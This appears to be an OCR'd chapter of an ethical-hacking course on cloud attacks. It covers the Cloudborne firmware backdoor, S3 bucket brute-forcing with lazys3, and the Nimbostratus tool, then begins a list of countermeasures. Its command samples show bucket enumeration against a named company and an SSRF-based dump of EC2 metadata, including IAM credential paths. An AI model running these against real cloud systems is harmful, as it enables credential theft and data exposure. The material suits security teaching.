
Cloudborne is a vulnerability residing in a bare-metal cloud server that enables attackers to implant malicious backdoor in its firmware. The installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS. Physical servers are not confined to one client and can be moved from one client to another. During the reclamation process, if the firmware re-flash (factory default setting, complete erase of memory, etc.) is not properly implemented, the backdoors can stay active on the firmware and travel along the server.

Attackers exploit vulnerabilities in super-micro hardware to overwrite the firmware in the baseboard management control (BMC) of a bare-metal server that is used for remote management activities, such as provisioning, reinstalling the operating system, and troubleshooting via the intelligent platform management interface (IPMI) without physical access. As the BMC has the power to control the servers remotely and provision the system to the new customers, attackers choose it as a primary target. Vulnerabilities in the bare-metal cloud server and inappropriate firmware re-flashing can pave the way for attackers to install and maintain backdoor persistence. Then, the malicious backdoors allow attackers to directly access the hardware and bypass the security mechanisms to perform activities such as monitoring new customer's activities, disabling the application/server, and intercepting the data. These activities allow attackers to launch ransomware attacks on the target.



Attacker injects malicious backdoor on bare-metal server
Server assigned to new customer with persistent backdoor
Attacker exfiltrates customer's data via persistent backdoor
Attacker monitors customer activities
Attacker
New Customer

Figure 11.29: Illustration of cloudborne attack



Enumerating S3 Buckets using lazys3

Simple storage service (S3) is a scalable **cloud storage service** used by Amazon AWS where files, folders, and objects are stored via web APIs

Attackers often try to the **find the bucket's location and name** to test its security and identify vulnerabilities in the bucket implementation

lazys3

❑ lazys3 is a **Ruby script tool** that is used to brute-force AWS S3 buckets using different permutations

```
┌─[root@parrot]─[~/lazys3]
└──╼ #ruby lazys3.rb HackerOne
Generated wordlist from file, 9013 items...
Found bucket: HackerOne.admin-dev (404)
Found bucket: HackerOne-admin.staging (404)
Found bucket: HackerOne.admin-prod (404)
Found bucket: HackerOne-administration-dev (404)
Found bucket: HackerOne.administration-stage (404)
Found bucket: HackerOne.administration-production ()
Found bucket: HackerOne-administration.test (404)
Found bucket: HackerOne-administrator.development (404)
Found bucket: HackerOne-administratordevelopment (404)
```

https://github.com

Enumerating S3 Buckets using lazys3


Simple storage service (S3) is a scalable cloud storage service used by Amazon AWS where files, folders, and objects are stored via web APIs. Customers and end-users use S3 services to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Attackers can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables attackers to modify files (in JavaScript or related codes) and inject malware into the bucket files. Attackers often try to find the bucket location and name to test its security and identify vulnerabilities in the bucket implementation.

- **lazys3**

  Source: *https://github.com*

  lazys3 is a Ruby script tool that is used to brute-force AWS S3 buckets using different permutations. This tool obtains the publicly accessible S3 buckets and also allows you to search the S3 buckets of a specific company by entering the company name.




```
┌─[root@parrot]─[~/lazys3]
└──╼ #ruby lazys3.rb HackerOne
Generated wordlist from file, 9013 items...
Found bucket: HackerOne.admin-dev (404)
Found bucket: HackerOne-admin.staging (404)
Found bucket: HackerOne.admin-prod (404)
Found bucket: HackerOne-administration-dev (404)
Found bucket: HackerOne.administration-stage (404)
Found bucket: HackerOne.administration-production ()
Found bucket: HackerOne-administration.test (404)
Found bucket: HackerOne-administrator.development (404)
Found bucket: HackerOne-administratordevelopment (404)
```

Figure 11.30: Screenshot of lazys3

Cloud Attack Tools

Nimbostratus

- ☐ A tool used for **fingerprinting** and **exploiting** Amazon cloud infrastructures
- ☐ It allows attackers to **enumerate access to AWS services** for the current IAM role, extract the current AWS credentials from metadata, etc.



```
root@mrr0b0t:~/nimbostratus# ./nimbostratus -v dump-ec2-metadata --mangle-function=core.utils.mangle.mangle
Starting dump-ec2-metadata
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-manifest-path
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-type
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-action
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/profile
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/reservation-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/metrics/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/mac
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/services/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/placement/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-launch-index
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-keys/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/block-device-mapping/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/info
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/Safe_way_to_distribute_aws_credentials
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/vpc-ipv4-cidr-blocks
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/subnet-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-ipv4s
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/interface-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/mac
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/security-group-ids
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/vpc-ipv4-cidr-block
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/owner-id
```

https://andresriancho.github.io

S3Scanner
https://github.com

Cloud Container Attack Tool (CCAT)
https://github.com

Pacu
https://github.com

DumpsterDiver
https://github.com

GCPBucketBrute
https://rhinosecuritylabs.com

Cloud Attack Tools

Listed below are various cloud attack tools:


- **Nimbostratus**

  Source: *https://andresriancho.github.io*

  Nimbostratus is a tool used for fingerprinting and exploiting Amazon cloud infrastructures.

  It allows attackers to

  - Enumerate access to AWS services for the current IAM role.
  - Use a poorly configured IAM role to create new AWS user.
  - Extract current AWS credentials from metadata, .boto.cfg files, environment variables, etc.
  - Clone DBs to access information stored in snapshot, etc.




```
root@mrr0b0t:~/nimbostratus# ./nimbostratus -v dump-ec2-metadata --mangle-function=core.utils.mangle.mangle
Starting dump-ec2-metadata
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-manifest-path
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-type
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-action
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/profile
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/reservation-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/metrics/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/mac
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/services/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/placement/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-launch-index
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-keys/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/block-device-mapping/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/info
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/Safe_way_to_distribute_aws_credentials
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/vpc-ipv4-cidr-blocks
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/subnet-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-ipv4s
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/interface-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/mac
```

Figure 11.31: Screenshot of Nimbostratus

Additional cloud attack tools include the following:

- S3Scanner (*https://github.com*)
- Cloud Container Attack Tool (CCAT) (*https://github.com*)
- Pacu (*https://github.com*)
- DumpsterDiver (*https://github.com*)
- GCPBucketBrute (*https://rhinosecuritylabs.com*)



Module Flow

01 **Understand Cloud Computing Concepts**


02 **Understand Container Technology**

03 **Discuss Cloud Computing Threats**

04 **Discuss Cloud Attack Countermeasures**


Discuss Cloud Attack Countermeasures

There are various risks and threats associated with cloud service adoption and migrating business-critical data to third-party systems. However, following security guidelines and countermeasures strengthens the business case for cloud adoption. This section discusses various cloud attack countermeasures and cloud security tools.




Cloud Attack Countermeasures

1. Enforce **data protection**, **backup**, and **retention** mechanisms
2. Enforce **SLAs** for patching and vulnerability remediation
3. Vendors should regularly undergo **AICPA SAS 70 Type II audits**
4. Prohibit **user credentials sharing** among users, applications, and services
5. Implement strong **authentication**, **authorization** and **auditing** controls
6. Implement **strong key generation**, storage and management, and destruction practices



Cloud Attack Countermeasures (Cont'd)

7. Ensure that the cloud undergoes regular **security checks and updates**
8. Ensure that physical security is a **24 x 7 x 365** affair
9. Enforce **security standards** in installation/ configuration
10. Ensure that the memory, storage, and network access is **isolated**
11. Implement a baseline **security breach notification** process
12. Analyze **API dependency chain software** modules



Cloud Attack Countermeasures (Cont'd)

Side-Channel Attack

